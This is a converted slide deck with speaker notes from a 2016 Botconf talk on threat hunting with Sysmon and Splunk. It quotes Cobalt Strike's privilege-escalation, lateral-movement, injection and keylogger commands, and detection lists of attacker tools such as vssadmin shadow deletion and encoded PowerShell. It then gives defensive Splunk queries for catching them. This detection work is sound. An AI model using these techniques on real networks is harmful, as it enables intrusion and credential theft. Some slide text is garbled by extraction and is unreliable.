blog.sqrll.com/threat-hunter-profile-bianco

Aug 1, 2016 5:45:22 PM

Threat Hunter Profile - David Bianco

## Who are you?

- My name is David J. Bianco, and I'm the Lead Security Technologist at Sqrll.

Hunting always involves a human

## How would you define Threat Hunting?

I define it as the collective name for various techniques used to discover malicious activity in an IT environment that the automated detection systems missed. The key to this definition is that hunting always involves a human. If it's fully automated, it's not hunting!

However, I also think that the purpose of hunting ideally is to improve your automated detection. If your hunting techniques work, automate them so you don't have to keep doing the same hunts over and over again. You'll find things more quickly that way, and you'll be able to spend your time improving your hunting!

Organization: Sqrll

Years hunting: 8

Favorite datasets: HTTP proxy logs, authentication logs, process data

Favorite hunting techniques: Outlier detection, visualization

Favorite tools: Sqrll, Unix command line, Python, Apache Spark, scikit-learn

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 83

He has a good definition of threat hunting.  
«hunting always involves a human»



David created a web site for the threat hunting project.



# Threat Hunting Project

www.threathunting.net

## // Procedures Indexed by Goal

|                                                                                                        |                                                                                                                                                                                                                                                                            |                                                                        |
|--------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------|
| <p><b>// O-day</b></p> <p>EMET I</p> <p><b>// Attac</b></p> <p>Suspici</p> <p>Windov</p> <p>Psexec</p> | <p><b>// Lateral movement / Compromised Credentials</b></p> <p>Psexec Windows Events</p> <p>Detecting Lateral Movement in</p> <p>RDP External Access</p> <p>Windows Lateral Movement via Explicit Credentials</p> <p>Lateral Movement Detection via Process Monitoring</p> | <p><b>// Privilege Escalation</b></p> <p>Privileged Group Tracking</p> |
| <p><b>Hunting for</b></p> <p><b>environment</b></p>                                                    | <p><b>// Malicious Listening Services</b></p> <p>Search for Rogue Listeners</p>                                                                                                                                                                                            |                                                                        |

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 85

The project has many so called «hunts», techniques how to hunt, indexed by goal, for examples lateral movement or privilege escalation

# Threat Hunting Project

www.threathunting.net

T  
T  
P  
Hun  
envi

## Lateral Movement Detection via Process Monitoring

### Purpose

Find threat actors moving laterally in the network by looking for examples of common techniques they use to orient themselves on new systems.

### Data Required

Windows process creation logs (security event 4688) or other similar information (e.g., EDR logs)

### Collection Considerations

The more endpoints and servers from which you collect process information, the more likely you are to be able to find threat actor activity.

### Analysis Techniques

- Counting occurrences within a time window

### Description

Several legitimate windows binaries executing within a specified time frame may indicate lateral movement.

One hunt for example is lateral movement detection via process monitoring

# Threat Hunting Project

www.threathunting.net

T  
T  
P  
Hun  
envi

## Lateral Movement Detection via Process Monitoring

### Description

Several legitimate windows binaries executing within a specified time frame may indicate lateral movement.

As an adversary moves from machine to machine they will often want to know things like: who they are, what level of access do they have, what services are running on the machine, what other machines are around them... They will often determine this by using legitimate windows binaries. When determining this information they will typically do this in minutes vs hours regardless if they are using a script or typing the commands on a command line. Knowing this, we can use it to our advantage. Again focusing on windows event logs and focusing on event codes 4688/592 try to identify the following:

- net.exe, ipconfig.exe, whoami.exe, nbtstat.exe...
- Cluster x number of processes executing within a 10 minute time frame.

For the data that is returned:

- identify the parent process and if it's legitimate?
- What additional processes have executed on the machine within a 1 hour period and do any of those look suspicious? If there are, are they owned by the same user?
- Are these spawned by the same process or process name?
- Are these processes all owned by the same user?
- Is there previous history of this activity?"

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 87

Search for a number of legitimate system tools and commands executed within a short time, typically used by attackers during lateral movement (for internal recon)

# Threat Hunting Project

www.threathunting.net

T  
T  
P  
+  
Hun  
envi

## Suspicious Process Creation via Windows Event Logs

### Purpose

Find attacker tools in use

### Data Required

Windows process creation logs (Event 4688 & 592)

### Collection Considerations

Collect these from every host in the domain. If you have a SIEM, you can collect these from there (e.g. Microsoft Sysmon, Carbon Black, etc.)

### Analysis Techniques

stack counting

### Description

Search all process creation log entries and look for:

- `svchost.exe` processes that are not children of `services.exe`

### Description

Search all process creation log entries and look for:

- `svchost.exe` processes that are not children of `services.exe`
- Processes created by binaries in unusual locations, such as
  - `%windir%\fonts`
  - `%windir%\help`
  - `%windir%\wbem`
  - `%windir%\addins`
  - `%windir%\debut`
  - `%windir%\system32\tasks`
- Known attacker tool names, such as
  - `rar.exe`
  - `psexec.exe`
  - `whoami.exe`
- Processes that launched very few times during a 24 hour period

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 88

Another hunt is to look for process creation from tools commonly abused by attackers.

# Threat Hunting Project

www.threathunting.net

## Suspicious Process Creation via Windows Event Logs

### Purpose

Find attacker tools in use

### Data Required

Windows process creation logs (Event 4688 & 592)

### Description

Search all process creation log entries and look for:

- `svchost.exe` processes that are not children of `services.exe`
- Processes created by binaries in unusual locations, such as
  - `%windir%\font`

### Other Notes

Event 4688 is even more valuable if logging policy is set to record the entire command line (some of these suggestions require that info). Review your domain audit policies and/or supplement with additional process logging as necessary. [Sysmon is a very good free tool that can do nearly anything you'd need.](#)

«Sysmon is a very good free tool that can do nearly anything you'd need»

At the end of this description there is a statement:

«Sysmon is a very good free tool that can do nearly anything you'd need»

## Source: Adversary Simulation



Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 90

One great source for knowing what to hunt for is adversary simulation or red teaming

# Red Team / Adversary Simulation

## **COBALT STRIKE** ADVANCED THREAT TACTICS FOR PENETRATION TESTERS



Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 91

Cobalt Strike is a commercial tool which is great for red teaming and adversary simulation



# Red Team / Adversary Simulation

## TRAINING

Advanced Threat Tactics (Notes and References) is a free course on red team operations and adversary simulations. This course will provide the background and skills necessary to emulate an advanced threat actor with Cobalt Strike.



### 1. Operations

This course starts with an overview of the Cobalt Strike project, team server setup, and a deep dive into Cobalt Strike's model for long-term distributed operations. Logging and Reporting are covered as well.



### 2. Infrastructure

This lecture covers listener manager and how to configure the various Beacon flavors. Ample time is devoted to cloud-based redirectors, DNS Beacon setup, and infrastructure troubleshooting. This lecture concludes with a discussion on payload security.

**Advanced Threat Tactics video series (9 x 30-60 mins)**

The creator of Cobalt Strike also has a 9-part video series about «advanced threat tactics» and red team operations



# Red Team / Adversary Simulation

## TRAINING

Advanced Threat Tactics (Notes and References) is a free course on red teaming and adversary simulations. This course will provide the background and skills necessary to conduct an adversary simulation with Cobalt Strike.



### 5. Privilege Escalation

Privilege Escalation is elevating from standard user rights to full control of a system. This lecture goes over user account control, the privilege escalation options in Beacon, finding escalation opportunities with PowerUp, credential and hash handling, and advanced Mimikatz features.



### 6. Lateral Movement

Lateral Movement is abusing trust relationships to attack systems in an enterprise network. This video covers host and user enumeration, remote control of systems without using malware, and remote code execution with the Beacon payload. You'll also learn to steal tokens, use credentials, pass-the-hash, and generate Kerberos Golden Tickets.


PrivEsc & LatMov  
to own a network  
(think **BloodHound**)

There are a lot of details shown on how to do privilege escalation and lateral movement, which is pretty much all you need to own a network. (BloodHound is a Powershell based tool that helps discover all possible paths an attacker can abuse to reach the goal intended, e.g. domain admin rights)

# Red Team / Adversary Simulation

## TRAINING

Advanced Threat Tactics (Notes and References) is a free course on red team simulations. This course will provide the background and skills necessary to act as a red team actor with Cobalt Strike.



### 7. Pivoting

This video shows how to tunnel traffic through Beacon. You'll learn how to send the Metasploit® Framework and other tools through a SOCKS proxy pivot. You'll also learn how to turn a compromised system into a redirector for callbacks, hosting malicious content. And, you'll see how to tunnel Beacon over SSH.



### 8. Malleable Command and Control

Malleable Command and Control is Cobalt Strike's domain-specific language to redefine payload indicators. This is a key technology for adversary simulations. This lecture covers Malleable C2 setup and use, the profile language, and how to test profiles.

C&C can look like any  
«normal» HTTP traffic  
**No IDS detections!!**

With malleable C&C you can make your HTTP traffic look totally legitimate and completely bypass and evade all IDS detections.

# Cobalt Strike Features

<https://www.cobaltstrike.com/help-beacon>

## Privilege Escalation

Use **getsystem** to impersonate a token for the SYSTEM account. This level of access may allow you to perform privileged actions that are not possible as an Administrator user.

Use **runas [DOMAINuser] [password] [command]** to run a command as another user using their credentials. The runas command will not return any output. You may use runas from a non-privileged context though.

Use **spawns [DOMAINuser] [password] [listener]** to spawn a session as another user using their credentials. This command uses PowerShell to bootstrap a payload in memory.

## Privilege Escalation (UAC Bypass)

Microsoft introduced User Account Control (UAC) in Windows Vista and refined it in Windows 7. UAC works a lot like sudo in UNIX. Day-to-day a user works with normal privileges. When the user needs to perform a privileged action--the system asks if they would like to elevate their rights.

Use **bypassuac [listener]** to spawn a session in a process with elevated rights. This privilege escalation technique takes advantage of a loophole in the UAC default settings on Windows 7 and later. This command will not work if the current user is not in the Administrators group or if UAC is set to its highest setting. To check if the current user is in the Administrators group, use shell whoami /groups.

Beacon's UAC bypass will drop a DLL file to disk and remove the DLL when it's done. Beacon uses Cobalt Strike's Artifact Kit to generate an anti-virus safe DLL.

Uses Powershell  
«whoami /groups»?

Cobalt Strike makes heavy use of Powershell and its features. But even when using cobalt strike, red teamers commonly use system commands and tools like «whoami»

# Cobalt Strike Features

The image shows a screenshot of the Cobalt Strike help page for Beacon, specifically the 'Lateral Movement' section. A yellow callout bubble points to the text 'create a service, start the service' in the 'psexec' command description, with the text 'Uses share: ADMIN\$, C\$, IPC\$ Creates & starts new service' inside the bubble. The page also includes sections for 'Privilege Escalation' and 'Privilege E' (likely 'Privilege Escalation'). The footer contains the text 'Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE' and 'Seite 96'.

<https://www.cobaltstrike.com/help-beacon>

## Privilege Escalation

Use **getsystem** to impersonate a token for the SYSTEM account. This allows you to perform privileged actions that are not possible as an Administrator user.

Use **runas** to execute a command as a different user. This is useful for running a command with administrative credentials, though.

Use **spawn** to execute a command as a different user. This is useful for running a command with administrative credentials.

## Privilege E

Microsoft introduced a new feature in Windows 10 called "User Impersonation". This feature allows a user to impersonate another user, effectively acting as that user. This is useful for performing actions that require elevated privileges.

## Lateral Movement

Once you have a token for a domain admin or a local admin user who is a local admin on a target, you may abuse this trust relationship to get control of the target. Cobalt Strike's Beacon has several built-in options for lateral movement.

Use Beacon's **psexec [target] [share] [listener]** to execute a payload on a remote host. This command will generate a Windows Service executable for your listener, copy it to the share you specify, create a service, start the service, and clean up after itself. Default shares include ADMIN\$ and C\$.

Use **psexec\_psh [target] [listener]** to execute a payload on a remote host with PowerShell. This command will create a service to run a PowerShell one-liner, start it, and clean up after itself. This method of lateral movement is useful if you do not want to touch disk.

Beacon's **winrm [target] [listener]** command will use WinRM to execute a payload on a remote host. This option requires that WinRM is enabled on the target system. It's off by default. This option uses PowerShell to bootstrap your payload on target.

Finally, use **wmi [target] [listener]** to deliver a payload via Windows Management Instrumentation. This command uses PowerShell to bootstrap your payload on target.

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 96

There are several techniques available for lateral movement in CS. One of them is similar to PSEXEC and uses \$-shares like ADMIN\$, C\$ or IPC\$

# Cobalt Strike Features

## 8.5 Session Passing

Cobalt Strike's Beacon started out as a stable lifeline to keep access to a compromised host. From day one, Beacon's primary purpose was to pass accesses to other Cobalt Strike listeners.

Type **spawn** followed by a listener name to task Beacon to spawn a session for a listener. This command is the same as the Spawn item in the Beacon menu.

By default, the **spawn** command will spawn a session in `rundll32.exe`. An alert administrator may find it strange that `rundll32.exe` is periodically making connections to the internet. Find a better program (e.g., Internet Explorer) and use the **spawnnto** command to state which program Beacon should spawn sessions into.

The **spawnnto** command expects the full path to the program. Type **spawnnto** by itself and press enter to instruct Beacon to go back to its default behavior.

Type **inject** followed by a process id and a listener name to inject a session into a specific process. Use **ps** to get a list of processes on the current system. Use **inject [pid] x64** to inject a 64-bit Beacon into an x64 process.

The inject and spawn commands both inject a stager for the desired listener into memory. This stager tries to connect to its configured host to stage the requested. If the stager cannot get past any egress restrictions or blocks that are in place, you will not get a session.

Use **dllinject [pid]** to inject a Reflective DLL into a process. Use the **shinject [pid] [architecture] [/path/to/file.bin]** command to inject shellcode, from a local file, into a process on target.

DLL / Process Injection

A lot of features in CS make use of DLL / process injection.

# Cobalt Strike Features

## 8.5 Session Passing

Cobalt Strike's Beacon started out as a stable lifeline to keep access to a compromised host. From day one, Beacon's primary purpose was to pass accesses to other Cobalt Strike listeners.

Type **spawn**  
This comm

## 8.9 Keystrokes and Screenshots

Beacon's tools to log keystrokes and take screenshots are designed to inject into another process and report their results to your Beacon.

By default, administrat  
the internet  
to state wh  
The **spawn**  
press enter

To start the keystroke logger, use **keylogger pid** to inject into an x86 process. Use **keylogger pid x64** to inject into an x64 process. **explorer.exe** is a good candidate for this tool. The keystroke logger will monitor keystrokes from the injected process and report them to Beacon until the process terminates or you kill the keystroke logger post-exploitation job.

Type **inject** followed by a process id and a listener name to inject a session into a specific process. Use **ps** to get a list of processes on the current system. Use **inject [pid] x64** to inject a 64-bit Beacon into an x64 process.

The inject and spawn commands both inject a stager for the desired listener into memory. This stager tries to connect to its configured host to stage the requested. If the stager cannot get past any egress restrictions or blocks that are in place, you will not get a session.

Use **dllinject [pid]** to inject a Reflective DLL into a process. Use the **shinject [pid] [architecture] [/path/to/file.bin]** command to inject shellcode, from a local file, into a process on target.

DLL / Process Injection

Even the keylogger feature uses DLL / process injection, which can be detected via Sysmon (create remote thread)



# Cobalt Strike Features

## 8.5 Session Passing

Cobalt Strike's Beacon started out as a compromised host. From day one, Beacon listeners.

Type `spawn`  
This comm

By default, administrat  
the internet  
to state wh

The `spawn`  
press

Type  
process. Use `ps`  
inject a 64-bit Beacon

The inject and spawn  
This stager tries to co  
cannot get past any e

Use `dllinject [pid]` to  
[architecture] [/pat  
process on target.

Only one  
egress point

SMB traffic  
between WS




Figure 12. Cobalt Strike Graph View

An orange arrow connecting one Beacon session to another represents a link between two Beacons. Cobalt Strike's Beacon uses Windows named pipes to control Beacons in this peer-to-peer fashion. A named pipe is an inter-process communication mechanism on Windows. Named pipe traffic that goes host-to-host is encapsulated within the SMB protocol. A red arrow indicates that a Beacon link is broken.

Another feature is the internal peer-to-peer communication between compromised hosts using named pipes over SMB. This allows for only one host making egress traffic and reaching hosts which could not connect to the internet (even thru a proxy)

## Getting ready to Hunt

- \* Can you distinct between workstations and servers / NAS / filers?
- \* Is SMB traffic between workstations (WS) normal?
- \* Is «whoami /groups» normal activity from users / admins?
- \* How common is DLL / process injection? (can be legit)
  - Can you distinguish benign from malicious injection?
- \* How common is Powershell usage?
  - EncodedCommand? Invoke-Expression (IEX)?
  - Parent processes / user accounts running legit Powershell?

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 100

So before you can start hunting for certain things you need to ask yourself some questions.

Can you distinct between workstations and servers / NAS / filers?

Is SMB traffic between workstations (WS) normal?

Is «whoami /groups» normal activity from users / admins?

How common is DLL / process injection? (can be legit)

Can you distinguish benign from malicious injection?

How common is Powershell usage?

EncodedCommand? Invoke-Expression (IEX)?

Parent processes / user accounts running legit Powershell?



## SMB traffic between WS

```
index=sysmon SourceName="Microsoft-Windows-Sysmon"
 EventCode=3 Initiated=true SourceIp!=DestinationIp
 DestinationPort=445 Image!=System
 (SourceHostname="WS*" DestinationHostname="WS*") OR
 (SourceIp="10.10.*.*" DestinationIp="10.10.*.*")
| stats by ComputerName ProcessGuid
| fields ComputerName ProcessGuid
```

### \* Search for network connections

- SMB protocol (dst port 445)
- Source and destination are workstations (hostname or IP)
- Use «ProcessGuid» to correlate with other event types (proc's)

### \* Search for legitimate SMB servers (filers, NAS)

- Create «whitelist» to exclude as legit dest

So with this query you can hunt for SMB traffic between workstations, assuming you can distinguish WS by hostname or IP (subnets)  
If you can't distinguish workstations easily, you can search for hosts where many workstations connect to using SMB and filter those out.

## Lateral Movement (admin shares)

### CS\_Lateral\_Movement\_psexec

10/18/2016 11:17:12 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

EventCode=1

EventType=4

Type=Information

...

Message=Process Create:

Image: **\\127.0.0.1\ADMIN\$\8c0cb58.exe**

CommandLine: **\\127.0.0.1\ADMIN\$\8c0cb58.exe**

CurrentDirectory: C:\Windows\system32\  
C:\Windows\system32\services.exe

User: **NT AUTHORITY\SYSTEM**

IntegrityLevel: System

ParentImage: **C:\Windows\system32\services.exe**

ParentCommandLine: C:\Windows\System32\services.exe

C:\Windows\system32\services.exe  
→ \\127.0.0.1\ADMIN\$\8c0cb58.exe

\* Search for admin share names in image paths

This is a Sysmon event from CS psexec feature for lateral movement. A randomly named executable is copied to the ADMIN\$ share and started by services.exe with SYSTEM rights.

## Lateral Movement (admin shares)

CS\_Lateral\_Movement\_psexec

10/18/2016 11:17:13 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

EventCode=1

EventType=4

Type=Information

...

Message=Process Create:

Image: C:\Windows\SysWOW64\rundll32.exe

CommandLine: C:\Windows\System32\rundll32.exe

CurrentDirectory: C:\Windows\system32\

User: NT AUTHORITY\SYSTEM

IntegrityLevel: System

ParentImage: \\127.0.0.1\ADMIN\$\8c0cb58.exe

ParentCommandLine: \\127.0.0.1\ADMIN\$\8c0cb58.exe

C:\Windows\system32\services.exe  
→ \\127.0.0.1\ADMIN\$\8c0cb58.exe  
→ C:\Windows\system32\rundll32.exe

\* Search for admin share names in image paths

This randomly named executable spawns a rundll32.exe process.

## Lateral Movement (proc injection)

### CS\_Lateral\_Movement\_psexec

10/18/2016 11:17:13 PM  
LogName=Microsoft-Windows-Sysmon/Operational  
SourceName=Microsoft-Windows-Sysmon

**EventCode=8**

EventType=4

Type=Information

...

Message=**CreateRemoteThread detected:**

SourceProcessId: 29340

**SourceImage: \\127.0.0.1\ADMIN\$\8c0cb58.exe**

TargetProcessId: 18476

**TargetImage: C:\Windows\SysWOW64\rundll32.exe**

NewThreadId: 20060

StartAddress: 0x0000000000110000

StartFunction:

**\\127.0.0.1\ADMIN\$\8c0cb58.exe**  
**# C:\Windows\system32\rundll32.exe**

\* Search for rarest source or target images from proc injection

And then it uses DLL injection to inject the CS beacon payload into the rundll32 process.

You can hunt for this searching for the rarest source or target images from injections.

## Keylogger (proc injection)

### CS\_Keylogger\_injection

10/26/2016 11:56:32 PM  
LogName=Microsoft-Windows-Sysmon/Operational  
SourceName=Microsoft-Windows-Sysmon

**EventCode=8**

EventType=4

Type=Information

...

Message=**CreateRemoteThread detected:**

SourceProcessId: 17728

**SourceImage: C:\Windows\SysWOW64\rundll32.exe**

TargetProcessId: 836

**TargetImage: C:\Windows\System32\winlogon.exe**

NewThreadId: 14236

StartAddress: 0x000000000000C20000

StartFunction:

**C:\Windows\SysWOW64\rundll32.exe**  
**# C:\Windows\system32\winlogon.exe**

- \* Suspicious proc injection into «winlogon.exe»
- \* Steal user's password while logging on or unlocking screensaver

This is the event created when CS beacon running in rundll32 injects the keylogger payload into winlogon.exe. This can steal the password from a user logon or screensaver unlocking. You can easily create a Splunk query to hunt for this.

# More ideas for Hunting

- \* Find processes **connecting thru proxy** or **directly to the Internet**
  - Count distinct hashes and Import Hashes
  - Count distinct clients
  - Count distinct image paths and names
- \* Search for PowerShell **-EncodedCommand**

A few more ideas for hunting.

Search for processes connecting to the proxy (or Internet directly if not blocked) and look for rarest processes by count of hashes, hostnames, image paths or names

Search for Powershell using encoded command and filter out legitimate usage.

# Processes connecting thru Proxy

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode=1
[
 search index=sysmon SourceName="Microsoft-Windows-Sysmon"
 EventCode=3 Image="*\\Users\\"*
 DestinationHostname="proxy.fqdn"
 | stats by ComputerName ProcessGuid
 | fields ComputerName ProcessGuid
]
| fields Hashes ComputerName Image ParentImage
| rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*) ,IMPHASH=(?<IMPHASH>[A-F0-9]*)"
| rex field=Image ".*\\\\\\Users\\\\\\(?<username>[^\\\\]+)\\\\\\.*"
| rex field=Image ".*\\\\\\+(?<proc_name>[^\\\\]+\. [eE] [xX] [eE]).*"
| rex field=ParentImage ".*\\\\\\+(?<pproc_name>[^\\\\]+\. [eE] [xX] [eE]).*"
| stats dc(ComputerName) AS CLIENTS, dc(MD5) AS CNT_MD5,
 dc(Image) AS CNT_IMAGE, values(username) AS Users,
 values(ComputerName) AS Computers, values(MD5) AS MD5,
 values(proc_name) AS proc_name, values(pproc_name) AS pproc_name
 by IMPHASH
| where CLIENTS < 15
| sort -CLIENTS
```

\* IMPHASH = Import Hash


Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 107

This query searches for processes (limited to Users-home dir's) connecting to the proxy (red part) and correlates them to the process create events (stats by IMPHASH) looking for occurrences on less than 15 clients

# Processes connecting thru Proxy

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode=1
[
 search index=sysmon SourceName="Microsoft-Windows-Sysmon"
 EventCode=3 Image="*\\Users*"
 DestinationHostname="proxy.fqdn"
 | stats by ComputerName ProcessGuid
 | fields ComputerName ProcessGuid
]
```



The screenshot shows a web browser displaying a FireEye blog post. The page header includes the FireEye logo and navigation links for Customer Stories, Blogs, Products, Solutions, Services, Current Threats, Partners, Support, and Company. The breadcrumb trail reads: Home > FireEye Blogs > Threat Research Blog > January 2014 Threat Research Blog Posts > Tracking Malware with Import Hashing. The main heading is "TRACKING MALWARE WITH IMPORT HASHING" in red, followed by the date "January 23, 2014" and author "by Mandiant". A short paragraph of text follows: "Tracking threat groups over time is an important tool to help defenders hunt for evil on networks and conduct effective incident response. Knowing how certain groups operate makes for an efficient investigation and assists in easily identifying threat actor activity." Below this is a blue asterisk icon and the text "IMPHASH = Import Hash". At the bottom, there is a footer with the text "Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE" on the left and "Seite 108" on the right.

If you're not yet familiar with import hashing, Mandiant (now Fireeye) has put out a great blog post in 2014.



# Powershell -EncodedCommand

`alert_sysmon_powershell_encodedcommand`

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
powershell.exe
| eval CommandLine = replace(CommandLine, "-encoding", "")
| search
 Image="*\\powershell.exe"
 CommandLine="* -enc"
```

- \* matches Powershell parameter
  - «-enc» or «-EncodedCommand» or ... (many variations possible)
  - but not «-encoding»
- \* may need (lots of) tuning / filtering for alerting
- \* or useful for hunting

This query detects usage of Powershell encoded command. Often the abbreviation «-enc» is also used, which would also match the «-encoding» parameter.

This one is filtered out by the purple replace command.

For alerting there may be some filtering and tuning needed.

For hunting this should be very useful.

## Conclusion (1/2)

Using the free Sysmon tool you can **search / alert** for **known malicious** process behaviors

- \* Image names / paths (*wrong paths*)
  - `svchost.exe, %APPDATA%\Oracle\bin\javaw.exe`
- \* CommandLine parameters
  - `/stext, vssadmin delete shadows, rundll32 qwerty`
- \* Parent- / Child-Process relationships
  - `winword.exe → explorer.exe, wscript.exe → rundll32.exe`
- \* Process injection
  - `# winlogon.exe`

To wrap up just a quick conclusion.

I've shown you examples how to search and alert for known malicious activity by

- Image names and paths like svchost and java (adwind rat)
- Command line parameters like stext, delete shadows and qwerty
- parent- child-process relationships for certain infection vectors
- Process injection for keylogging

## Conclusion (2/2)

Using the free Sysmon tool you can **hunt** for **suspicious** process behaviors

- \* Lateral movement using admin shares
  - ADMIN\$, C\$, IPC\$ (\\127.0.0.1\...)
- \* Internal C&C P2P comms over named pipes / SMB
  - processes using port 445 between workstations
- \* Rarest processes connecting thru proxy (or directly to Internet)
  - count by hashes, IMPHASHes, clients, image names
- \* Suspicious Powershell activity
  - Powershell -EncodedCommand | -enc ...

Countless more ideas, but out of time...

- I've also shown you examples how to hunt for known suspicious activity like
- Lateral movement using \$-shares
  - Internal C&C communications over named pipes and SMB
  - Rarest processes connecting thru proxy
  - Suspicious Powershell usage using encoded command

# Thanks goes to...

*(in random order)*

- \* Mark Russinovich & Thomas Garnier for **Sysmon** & RSA talk etc.
- \* Raphael Mudge for **Cobalt Strike**, videos, blogs etc.
- \* David Bianco for **ThreatHuntingProject**, Pyramid of Pain, blog etc.
- \* SANS DFIR folks for «**Find Evil**» poster and all DFIR resources
- \* Joe Security for its great **sandbox** product
- \* Veris ATD team for **Empire, BloodHound etc. & ARTT BH training**

... and everyone contributing to the DFIR or ITsec community

I would like to thank these people for their great work and contributions to the it-sec community

Thank you for your attention!  
Questions?  
(if there is time left)

Tom Ueltschi, Swiss Post CERT

And thank you for your attention.  
Is there time left for questions?

## References (1/2)

- 07 <https://technet.microsoft.com/en-us/sysinternals/sysmon>
- 10 "Bro Overview for Advanced IR.mp4"
- 12 <http://detect-respond.blogspot.ch/2013/03/the-pyramid-of-pain.html>
- 13 <https://digital-forensics.sans.org/blog/2009/10/14/security-intelligence-attacking-the-kill-chain/>
- 14 <http://detect-respond.blogspot.ch/2013/03/what-do-you-get-when-you-cross-pyramid.html>
- 16 [https://www.rsaconference.com/writable/presentations/file\\_upload/hta-w05-tracking\\_hackers\\_on\\_your\\_network\\_with\\_sysinternals\\_sysmon.pdf](https://www.rsaconference.com/writable/presentations/file_upload/hta-w05-tracking_hackers_on_your_network_with_sysinternals_sysmon.pdf)
- 22 [https://twitter.com/c\\_APT\\_ure/status/725021744558444546](https://twitter.com/c_APT_ure/status/725021744558444546)
- 23 <https://twitter.com/markrussinovich/status/725022565211631620>
- 27 [https://digital-forensics.sans.org/media/poster\\_2014\\_find\\_evil.pdf](https://digital-forensics.sans.org/media/poster_2014_find_evil.pdf)
- 32 <https://heimdalsecurity.com/blog/security-alert-adwind-rat-targeted-attacks-zero-av-detection/>
- 36 <https://www.hybrid-analysis.com/sample/7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0?environmentId=100>
- 41 <https://isc.sans.edu/forums/diary/Hancitor+Maldoc+Bypasses+Application+Whitelisting/21683/>
- 42 <https://blog.didierstevens.com/2016/11/02/maldoc-with-process-hollowing-shellcode/>

## References (2/2)

- 53 <https://www.hybrid-analysis.com/sample/1e9d0514ed7770203335e8a95dcd21b982e8cc3f47ca19b59403dd5c3bbfda8c?environmentId=100>
- 55 <https://www.hybrid-analysis.com/sample/a55a2c04e8cc2e4895c3e0532e673dc470556b7808df468291e85f4f87cbe565?environmentId=100>
- 58 <https://books.google.ch/books?isbn=1597495549>
- 79 [https://twitter.com/c\\_APT\\_ure/status/783062646685888514](https://twitter.com/c_APT_ure/status/783062646685888514)
- 81 <http://blog.sqrri.com/threat-hunter-profile-bianco>
- 83 <http://www.threathunting.net/>
- 84 <http://www.threathunting.net/goal-index>
- 91 <https://www.cobaltstrike.com/>
- 92 <https://www.cobaltstrike.com/training>
- 95 <https://www.cobaltstrike.com/help-beacon>
- 97 <https://www.cobaltstrike.com/downloads/csmanual351.pdf>
- 109 <https://www.fireeye.com/blog/threat-research/2014/01/tracking-malware-import-hashing.html>